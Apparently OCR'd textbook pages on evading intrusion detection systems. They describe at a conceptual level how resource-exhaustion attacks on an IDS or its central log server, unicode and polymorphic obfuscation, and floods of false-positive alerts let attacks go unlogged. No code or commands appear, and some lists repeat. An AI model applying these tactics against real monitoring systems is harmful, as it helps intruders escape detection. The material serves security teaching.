
Figure 12.34: Illustration of Evasion technique



Denial-of-Service Attack (DoS)

- Many IDSs use a **centralized server for logging** alerts
- If the attackers know the **IP address of the centralized server**, they can perform **DoS** or other hacks to slow down or crash the server
- As a result, the attackers' **intrusion attempts will not be logged**

Using this evasion technique, an attacker

1. **Causes the device to lock up**
2. **Causes personnel to be unable to investigate all the alarms**
3. **Causes more alarms than can be handled by management systems (such as databases)**
4. **Fills up disk space causing attacks not to be logged**
5. **Consumes the device's processing power and allows attacks to sneak by**

Denial-of-Service Attack (DoS)

Multiple types of DoS attack will work against IDS. The attacker identifies a point of network processing that requires the allocation of a resource, causing a condition to occur in which all of that resource is consumed. The resources affected by the attacker are CPU cycles, memory, disk space, and network bandwidth. Attackers monitor and attack the CPU capabilities of the IDS. This is because the IDS needs half of a CPU cycle to read the packets, detect the purpose of their existence, and then compare them with some location in the saved network state. An attacker can verify the most computationally expensive network processing operations and then compel the IDS to spend all its time in carrying out useless work.

An IDS requires memory for a variety of tasks such as generating a match for the patterns, saving the TCP connections, maintaining reassembly queues, and producing buffers for the data. In the initial phase, the system requires memory to read the packets. The system will allocate the memory for network processing operations. An attacker can verify the processing operations that require the IDS to allocate memory and force the IDS to assign all of its memory for meaningless information.

In certain circumstances, the IDS store activity logs on the disk. The stored events occupy most of the disk space. Most computers have limited disk space. The attackers can occupy a significant part of the disk space on the IDS by creating and storing a large number of useless events. This renders the IDS useless in terms of storing real events.

Network IDS record the activity on the networks they monitor. They are competent because networks are rarely used to their full capacity; few monitoring systems can cope with an extremely busy network.


The IDS, unlike an end system, must read everyone's packets, not just those explicitly sent to it. An attacker can overload the network with meaningless information and prevent the IDS from keeping up with what is happening on the network.

Many IDS today employ central logging servers that are used exclusively to store IDS alert logs. The central server's function is to centralize alert data so that it is viewed as a whole rather than on a system-by-system basis.

However, if attackers know the central log server's IP address, they could slow it down or even crash it using a DoS attack. After shutting down the server, attacks could go unnoticed because the alert data is now no longer logged.

Using this evasion technique, an attacker

- Causes the device to lock up
- Causes personnel to be unable to investigate all the alarms
- Causes more alarms than can be handled by management systems (such as databases, etc.)
- Fills up disk space, preventing attacks from being logged
- Consumes the device's processing power and allows attacks to sneak by



Obfuscating and False Positive Generation

Obfuscating

- Obfuscating is an IDS evasion technique used by **attackers who encode the attack packet payload** in such a way that the destination host can decode the packet but not the IDS
- Attackers manipulate the **path referenced in the signature** to fool the HIDS
- Attackers can **encode attack patterns in unicode** to bypass IDS filters, but be understood by an IIS web server
- **Polymorphic code** is another means to circumvent **signature-based IDSs** by creating different attack patterns, so that the attack does not have just one unique detectable signature
- Attacks on **encrypted protocols** such as HTTPS are obfuscated if the attack is encrypted

False Positive Generation

- Attackers with knowledge of the target IDS **craft malicious packets** just to generate alerts
- These packets are sent to the IDS to generate **many false positive alerts**
- Attackers then use these false positive alerts to **hide the real attack traffic**
- Attackers can bypass the IDS unnoticed as it is **difficult to differentiate the attack traffic** from the large volume of false positives

